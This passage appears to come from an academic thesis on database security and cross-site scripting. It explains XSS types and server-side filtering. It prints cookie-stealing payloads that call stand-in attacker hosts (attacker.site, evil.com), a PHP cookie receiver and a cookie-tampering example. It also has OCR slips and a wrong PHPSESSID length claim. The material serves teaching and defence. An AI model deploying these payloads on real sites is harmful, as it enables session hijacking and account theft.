Database security refers to protection from malicious access. Among the form of malicious access are: unauthorized reading of data, unauthorized modification of data, unauthorized disruption of data. Database security is: “The protection of database against intentional or unintentional threats using computer-based or non-computer-based control” [5]. Besides the effect that poor database security can have on the database, it may also threaten other parts of a system and thus an entire organization.

The risks related to the database security are:

1. *Theft and Fraud:* These are activities made intentionally by people. This risk may result in loss of confidentially or privacy.
2. *Loss of confidentiality:* This refers to loss of organizational secrets.
3. *Loss of privacy:* This refers to exposure of personal information.
4. *Loss of integrity:* This refers to invalid or corrupt data.
5. *Loss of availability:* This means that data or system cannot be reached.

Threats that correspond to risks. Threats can be tangible, that is cause loss of hardware or software or intangible as in with loss of credibility or confidence. In order to be able to face threats, a risk analysis should be conducted in which a group of people in an organization tries to identify and gather information about the organization assets, the risks threats that may harm the organization and the countermeasures that can be used in the system. These security measures can be computer-based controls or non-computer-based controls [30].

3.8.1 Computer-Based Control

Accordingly Connolly et al. [6], computer-based controls are used for protecting DBMS through means of authentications, views, backup and recovery, integrity, encryption and associated procedures

1. **Authorization**: Authorization is used to define which privileges are granted to different users, which allows them to manipulate or retrieve information from different database objects.
2. **Views**: Views are virtual tables that are created through some operations on database objects. A view or virtual tables is a single table that is derived from other tables called defining table. Update operation to view is limited, but querying is not.
3. **Backup and Recovery**: Recovery mechanisms should regulate how and log can be used in case of failure.
4. **Integrity Constraints**: Integrity constraints can be seen that data in database does not get corrupt.
5. **Encryption**: Data encryption is the process of protection for highly sensitive data. Encryption method is used for encoding the data so that other person cannot read it. There are vast numbers of techniques for encryption of data. As an example of weak

encryption technique, considering that of each character with next character. Thus DEV Becomes EFW so unauthorized person can not understands it.

6. **Authorization and Authentication**: In order to work properly, a password policy should be maintained, which regulates matters like minimum password length, how often they should be replaced, as well as revoking old passwords.
7. **Installation of New Software**: Before any new software is installed, it should be properly tested so that it would not harm any data or mechanisms.
8. **Installation/Upgrading of System Software**: Any system upgrades should be documented and reviewed. Before such upgrades take place, the risk of such an act should be considered and plans should be made for possible failures and changes.

3.8.2 Non-Computer-Based Control

The most important countermeasure among non-computer-based controls is the security policy and contingency plan. A security policy concerns security maintenance in an organization, and contain set of rules that state which actions are permitted and which actions are prohibited" [12]. A contingency plan is a detailed description of the actions that should be taken in order to deal with unusual events, such as fire or flood.

4. Cross-Site Scripting (XSS) Attack

4.1 Basic

According to Spett [32], a Web application from a hackers perspective, be viewed as consisting of the following layers: desktop layer, transport layer, access layer, network layer and application layer. At the desktop layer, computer with Web browser acting as clients are used for accessing a system. The transport layer represents web and access layer constitutes the entrance point into a corporation's internal system from Web. The network layer consists of the corporation's internal network infrastructure and finally, the application layer includes web servers, application server have its own implementation countermeasures attack as in figure 6 [32, 34]. The XSS attack occurs in the application layer.




Figure 6: Security Layer in Web Application

4.2 Introduction

The widespread use of the Web in nearly every aspect of everyday life has led to the proliferation of internet security threats. One such threat is cross-site scripting (CSS) →XSS. XSS is defined as a type of computer security vulnerability found in Web applications which allows code injection by malicious users into the Web pages viewed by other users. Such injected code can either be HTML code or client-side scripts. A cross-site scripting vulnerability can be exploited to bypass security controls, such as the "*same-origin policy"* [18]. The same origin policy is quite simple: When loading a document from one origin, a script loaded from a different origin cannot get or set certain predefined properties of certain browser, and HTML objects in a window. XSS vulnerabilities have been a major source of concern for web application developers. XSS is one of the most common application level attacks that hackers use to sneak into the Web applications today. XSS is an attack on the privacy of clients of a particular web site which can lead to total breach of security when customer details are stolen or manipulated. Unlike most attacks, which involve two parties – the attacker, and the web site, or the attacker and the victim client. The XSS attack involves three parties – the attacker, a client and the Web site. The goal of the XSS attack is to steal the client cookies, or any other sensitive information, which can identify the client with the Web site. With the token of the legitimate user at hand, the attacker can proceed to act as the user in his/her interaction with web site-specifically impersonates the user. The privacy of the client is completely breached. One of the main reasons that XSS is so prevalent is that developers are rather ignorant of its existence or of its potential dangers. Because of poorly designed systems, the majority of these successful sites are vulnerable to attacks that focus upon the way HTML content is generated and interpreted by client browsers. Attackers are often able to embed malicious HTML-based content within client web requests. Web browsers and Web servers that dynamically generate pages based on invalidated input are the main systems that are affected by this kind of attack. Sites that host discussion groups with Web interface such as forums, blogs, always have vulnerabilities where one client can embed malicious HTML tags in a message intended for another client [35]. When a victim (with scripts enabled in their browser) reads this message, the malicious code may be executed unexpectedly. Scripting tags that can be embedded in this way include <SCRIPT>, <OBJECT>, <APPLET>, <EMBED> and <FORM> [25].

E.g.: in one audit conducted for a large company it was possible to peek at the user's credit card number and private information using a XSS attack. This was achieved by running malicious javascript code at the victims (client) browser with the access privileges of the Web site using the "*same-origin policy*". These are the very limited javascript privileges which generally do not let the script access anything but site related information. It should be stressed that although the vulnerability exists at the Web site, at no time is the Web site directly harmed. Yet this is enough for the script to collect cookies and send them to the attacker. The result, the attacker gains the cookies and impersonates the victim.

Scenario of Attack

There a number of attacking techniques. Some are basic and some are advanced. Out of them, the attacking technique through scripting language in dynamic Web page are frequent and here those techniques have been followed which are frequent because most of the dynamic Web applications are built by the use of scripting language [21].

In this attack, an attacker embeds his malicious code through the use of scripting language. At the core of a traditional XSS attack, attack lies in vulnerable script in the vulnerable site. This script reads part of the HTTP request (usually the parameters, but sometimes also HTTP headers or path) and echoes it back to the response page, in full or in part, without first sanitizing it i.e. making sure it doesn't contain JavaScript code and/or HTML tags [18].

Using the following codes an attacker sends the message to the user who is also using the same vulnerable web site (e.g. in this thesis work, that vulnerable Web site is our e-mail application).

<html>….

Hi, do you want 100$?

<a hrerf="http://www.attacker/index.php?cookie=<script>alert(document.cookie)</script>" > Click Here

….

<html>

The attacker manages to lure the user (victim client) into clicking a link the attacker supplied by to him/her. This is carefully and maliciously crafted link, which causes the Web browser of the victim to access the site (our e-mail application) and invoke the vulnerable script. The data to the script accesses the cookies the client browser has for www.vulnerable.site or for that user [17].

This is the figure where the general steps of XSS scenario have shown. The description of process have numbered and explained in the index.




Figure 7: XSS attack scenario.

Index:

1. Login the user into vulnerable web site.
2. Set Cookie: (ID, Password).
3. HTML forced frame loads having malicious content.
4. User clicks the link containing malicious content.
5. The site generates the response page.
6. Cookies are sent to back the attacker.
7. Attacker has access authorities to the user's account.

The malicious code embedded in the message get executed in the response of the request of user because the user is unknown about the malicious code embedded into the message sent by the attacker and the browser assumes that is a valid request coming from the valid user. Then the session cookie (or mentioned login information) is displayed in the page of user. It is a fraud.

The response page would look like:

```
<HTML>
<Title>xyz </Title>
<script>window.open("http://www.attacker.site/index.php?cookie="+document.cookie)<
/script>
</HTML>
```

Of course, a real attack would consist of sending these cookies to the attacker. For this, the attacker may create a Web site (e.g. www.attacker.site), and use a script to receive the cookies. Instead of popping up a window, the attacker would write a code that accesses a URL at his/her own site (www.attacker.site), invoking the cookie reception script with a parameter being the stolen cookies. This way, the attacker can get the cookies from the www.attacker.site server.

http://www.vulnerable.site/index.php?name=<script>window.open("http://www.attacker.site/collect.php?cookie="%2Bdocument.cookie)</script>

Setting a cookie:

The textbook definition of the setcookie() function is:

setcookie(name, value, expiration);


It's important to note that you need to set your cookies before you send any text to the browser. If you attempt to set the cookie after you send text to the browser (such as the <html> tag), an error appears, warning that the cookie was not set. The setcookie() function comes in two basic flavors: Session cookies: Temporary cookies that expire when the browser is closed. Persistent cookies: Cookies that expire after a certain amount of time

In PHP the PHPSESSID length is up to 32-bit.
E.g. PHPSESSID=08ecedf79fe34561fa82591401a01da1


4.2.1 Techniques of Attack

1. Using "Click Here" method.

```
<?php
session_start();
?>
<html>
<body>
<a href="attacker/index.php?cookie=<script>alert(document.cookie)</script>">Click Here!</a>
</body>
</html>
```



Here when user clicks the link (“Click Here”) the session cookie (PHPSESSID) is displayed and attacker may access cookie (session takeover) as shown in the following page.




2. Using “button” Click method.

The explanation is same as above but the instead of link (“Click Here”) the attacker use “button” option, where the value of button is “Click” The code is as following.


```
<?php
session_start();
 ?>

<html>
<body>
<input type='button' onclick='on_click()' value='Click'>
</body>
</html>

<script>
function on_click()
{
 window.open('attacker/index.php?cookie='+document.cookie);
}
</script>
```

To get the cookie value attacker supplies the code:

```
<?php
print $_GET['cookie'];
?>
```



After clicking the “Click” button the response would be as shown in the following.



3. Passing "document.cookie" as parameter to victim's page

```
<?php
session_start();
?>

<html>
<body>
<a href="attacker/index.html?cookie=<script>alert(document.cookie)</script>">Click
Here!</a>
</body>
</html>
```

4. Using "javascript" method

Instead of <script>...</script>, one can use <img src="javascript: ….."> (good for sites that filter the <script> HTML tag) or it is possible to use <script src="http://... "> . This is good for a situation where the javacript code is too long, or contains forbidden characters. Sometimes, the data embedded in the response page is found in non-free HTML context. In this case, it is first


necessary to “escape” to the free context, and then to append the XSS attack. For example, if the data is injected as a default value of an HTML form field, e.g.:

...

<input type=text name=user value="...">

Attacker page that may be html page, attacker may execute malicious code through src attribute of img tag, here image is not displayed but in place of img tag in the response time the parameter of src get executed.

```
<html>
<body>
<img src='javascript:document.write(document.cookie) ' >
</body>
</html>
```



4.3 Potential Danger of Attack

XSS attack poses several application risks. There are several impacts of malicious code insertion a user can underlie. Since potential of danger are unlimited, it can not be removed completely the

XSS attack in the web application. The following are the potential danger of the XSS attack provided by different research papers.

Users can unknowingly execute malicious scripts when viewing dynamically generated pages based on content provided by an attacker. An attacker can connect users to a malicious server of the attacker's choice [14]. An attacker who can convince a user to access a URL supplied by the attacker could cause script or HTML of the attacker's choice to be executed in the user's browser. Using this technique, an attacker can take actions with the privileges of the user who accessed the URL, such as issuing queries on the under lying SQL databases and viewing the results and to exploit the known faulty implementations on the target system. SSL-Encrypted connections may be exposed: The malicious script tags are introduced before the Secure Socket Layer (SSL) encrypted connection is established between the client and the legitimate server.

Cookie access (session takeover):

Attacks may be persistent through poisoned Cookies - once the malicious codes executed that appear to have come from the authentic Web site; cookies may be modified to make the attack persistent. Any personalized data stored for the session on the server can only be retrieved by only using this session-ID [36]. Session-IDs can have a temporal validity, which can last from some minutes up to some days, months or years. The session-ID can either be stored in a cookie or attached to the URL; both variants can be manipulated. Due to the facts that the session-ID is stored in various log systems (such as proxy server etc.) and that it is visible to everyone, attaching the session-ID to the URL should be avoided. With such a valid session-ID an attacker could take over the session of a normal user and could freely act in the user's name. It is still possible to steal data from a client with a XSS attack (e.g. manipulated link), as shown below with the following javascript instruction:

```
<script>document.location.replace("http://evil.com/steal.php?"+document.cookie)</script>
```

Identification/authentication/authorization tokens are usually maintained as cookies [17].

The malicious JavaScript can access:

- Permanent cookies.
-RAM cookies.
- Names of other windows opened vulnerable site.

Attacker may access restricted Web sites from the client. Application control: XSS enables an attacker to take over accounts and to hijack sensitive data, either via a manipulated form or a stolen cookie. With this data the attacker gets the ability to act as the victim, without giving the Web application provider the chance to examine his validity. Denial of service attacks (DOS): A denial of service attack is an attempt to make a computer resource unavailable to its intended users. Theft of Accounts: Assume the attacker is trying to insert malicious code that can alter the form of a Web page the user trusts. This form may be in an online banking Web page or a community Web site this can lead to severe consequences. The attacker would be able to redirect the form's data such as user login and password and save this data on a persistent storage. JavaScript allows much more advanced attacks

4.4 Types of XSS

4.4.1. Stored or Persistent XSS Attack

Stored XSS attack is that where an HTML page includes data stored on the Web server (e.g. from a database or in a message, forum, visitor comments etc) that originally comes from user input. An attacker has to find a vulnerable server and post an attack from that moment on, the server will distribute the exploit automatically to all users requesting the vulnerable page. The code is now permanently stored on the client that hits the server with an http request and the malicious script is passed on [17, 35].

4.4.2 Reflected or Non-Persistent Attack

Reflected XSS attack is that where the malicious injected code is 'reflected' off the Web server, such as in error message, search result, or any other response that is written back unaltered. Reflected attackers are delivered to victims via another route, such as in an e-mail message, or on some other Web server [35]. A hacker would have to craft a malicious URL and make someone else follow/open link like:

http://www.kmail.com/link.php?cookie=<script>alert(document.cookie)</script>

This can be done by sending someone e-mails (with a link) and use phising technique to make the receiver believe that clicking on the link is a good idea. When a user tricked into clicking on

a malicious link or submitting a specially crafted form, the injected code travel to the vulnerable Web server, which back to the browser then executes the code because it came from a 'trusted' server.

4.4.3. DOM Based Attack

DOM based XSS is very similar to a reflected type. A key difference is that the attack code is not embedded into the html content back sent by the server. Instead they are embedded in the URL of the requested page and executed in the user's browser by faulty scripts code, contained in the HTML content returned by the server. This attack can damage static pages too.

4.5 Prevention (Solution) Against XSS Attack

Depending upon the location of the Web application on the Web architecture, solution is divided into two groups [3].

1. Client-Side Solution.
2. Server-Side Solution.
3. Third party application firewall.

4.5.1 Client-Side Solution

The user or client has two main possibilities to protect him from XSS attack [36].

1. *The first one and most effective solution is:* to disable all scripting languages in his browser and e-mail reader. Disabling all scripting languages results in a significant loss of functionality, because many Web sites use JavaScript for a flexible and user friendly design like JavaScript navigation bars. Thus, for some business or private response it is not a feasible option. Even if all scripting languages are disabled, attackers may still be able to influence the content of a Web page by inserting HTML. So this advice can reduce the problem.

2. *The second one option is*: user should visit and follow only trusted sources. Using a social engineering, the attacker creates a special link to the site and embeds it in a HTML e-mail that he sends to a long list of potential victims [7]. User should be selective on Web sites they first visit.

It is not recommended to follow any links on untrusted Web pages or in anonymous e-mails. Typing addresses directly into the browser or using securely stored local bookmarks is considered the safest way of connection to a site.

4.5.2 Server-Side Solution

Since it is very hard for the client to solve the XSS problem, it is the responsibility of the developer to implement Web application in such a way that the attacker doesn't have any effect of the XSS attack. Since two Webs application are never the same, we must careful about the special requirements of web application.

Sources of untrustworthy and malicious data:

1-URL parameters

2-query strings

3-cookies

4-form elements

5-database and other persistent data supported by users

Character	Escape-Encoded	Significance
< >	%3c %3e	The less-than character introduces a tag, e.g. a HTML tag. The greater-than character is interpreted by client browsers as the end of a tag, and assumes that the author of the page omitted an opening< in error.
‘	%27	HTML tag attribute values and JavaScript variables can be enclosed within single quotes.
"	%22	The double quote character is often interpreted as the begin or end of an attribute character or enclose a JavaScript variable.
%	%25	The percentage character is frequently used for encoding characters, such as the Unicode representation or HTTP escape sequences.
space	%20	Can be used as a space in URL. In JavaScript used joining two strings. Can be used to break out of unenclosed attributes.
+	%2B	Can be used as a space in URL. In JavaScript used joining two strings. Can be used to break out of unenclosed attributes.
( )	%28 %29	Brackets are used for functions call as alert (‘XSS’).
:	%3A	In JavaScript used as a “shortcut” as javascript:alert(‘XSS’) or in CSS for styles like display:none.
;	%3B	Often used as the end of a statement like in JavaScript var a = ‘param1’;
/	%2F	Closing JavaScript tag </script> and HTML tag </body>, etc.
?	%3F	Within a URL the question mark separates the HTTP address from the variable int URL. Like: http://www.example.com?menu=main.
&	%26	Within a URL after the HTTP address and the first variable introduced by the question mark more variables can be add with the ampersand. Like: http://www.example.com?menu=main&var1=123&var2=234.....
{ }	%7B %7D	The curly bracket encloses the code of a function on most programming languages, for example in JavaScript.
[ ]	%5B %5D	The square brackets are used for array in most programming languages.
\	%5C	The back-slash is often used for faking paths and queries.
=	%3D	URL parameter definition like name=value.
Non-ASCII		Within a URL, non-ASCII (characters values above 123 in the ISO8859-1 encoding) are not allowed.

Table 4: List of special characters.

To prevent a XSS attack the developers must filter out a series of characters in any user input received or any output to be send. The above table shows a list of all special characters a developer should keep in mind [36]. Every Web page has a range of inputs which can be checked sequentially for every input field. Most special characters have a special meaning to the syntax of the malicious code when inserted into a Web page or URL. When it comes to filtering the special

characters there are in general two potential approaches [4]. This is a train in the sense of special characters. But in this thesis work filtering (removal) of the format as defined in RE in the subchapter 4.6 has used.

1-Black-List filtering: set of forbidden characters.

2-White-List filtering: set of allowable characters.

There are three different ways that we can use to handle these special characters in a secure way.

1. *Encode output based upon input parameters:* This method accepts all input supplied by a user without any former validation or filtering. The idea of this method is to encode every special character to the appropriate HTML entity when sending from the server to the client. E.g. the character"<"would be encoded as "&lt". The browser or application will not interpret this encoded character as the start of a HTML tag and the end user would see the normal less-than character "<".

```
<?php
$input = '<a href=\"www.example.com\">link</a>';
$output = htmlspecialchars($input);
echo $output;
?>
```

2. *Input Filtering:* The input parameters of the user, either client sided or server sided are checked by server and filtered while receiving the message. Input filtering works by only allowing or removing certain special characters or formats of user supplied as input to the server. But the method of filtering in this dissertation is: some removal format of input if occur in the input message, as defined in the following RE in subchapter 4.6.

3. *Output Filtering*: Output filtering is similar to input filtering for special characters except that the filtering process occurs before the end user receives the output.

Cookie Structure

Cookies are the preferred method to maintain state in HTTP protocol. They are however also used as a convenient mechanism to store user preferences and other data including session

tokens. Both persistent and non-persistent cookies, secure or insecure can be modified by the client and sent to the server with URL requests. The limit on the size of each cookie (name and value combined) is 4kb. A maximum of 20 cookies per server or domain is allowed [11].

Domain: The Web site domain that created and that can read the variable.
Flag: A TRUE/FALSE value indicating whether all machines within a given domain can access the variable.
Path: The path attribute supplies a URL range for which the cookie is valid. If path is set to /reference, the cookie will be sent for URLs in /reference as well as sub-directories such as/reference/web protocols. A pathname of "/" indicates that the cookie will be used for all URLs at the site from which the cookie originated.
Secure: A TRUE/FALSE value indicating if an SSL connection with the domain is needed to access the variable.
Expiration: The time when the variable will expire. Omitting the expiration date signals to the browser to store the cookie only in memory; it will be erased when the browser is closed.
Name: The name of the variable.
Cookie example:

Cookie: lang=en-us;ADMIN=no; y=1;time05:30 GMT;

Hacker can simply modify the cookie to;

Cookie: lang=en-us;ADMIN=yes; y=1;time10:30 GMT;

4.6 Implementation (Using Server-Side Solution)

The choosing of method while developing the application depends upon the application that is planned to be implemented. XSS is basically using JavaScript to execute from an unwanted domain in a page. Such scripts could expose any data in a page that is accessible by javascript including, cookies, form data, or content to a 3rd party [22]. It is discussed different methods to protect our Web application against XSS attack, through both sides. The following explained methods of removing format (1, 2, 3, and 4) are used in both input filtering and output filtering methods. Server-side solution is chosen.

1. **Removing script**

In this method the output after replace is empty (remove) character:

RE 1: /script(.)*/i

q




Figure 8: DFA for RE 1.

Action shown by RE 1.

i) Input: <script>abc</script>
Output: <

ii) Input: <script>abc mno123 xyz</script>
Output: <

iii) Input: <script>abc mno123 xyz</script>
efg
Output: <efg

iv) Input: <script>abc
mno
<script/>
xyz
Output: < mno </ xyz

2. Removing document and cookie only

RE 2: /document\.cookie/

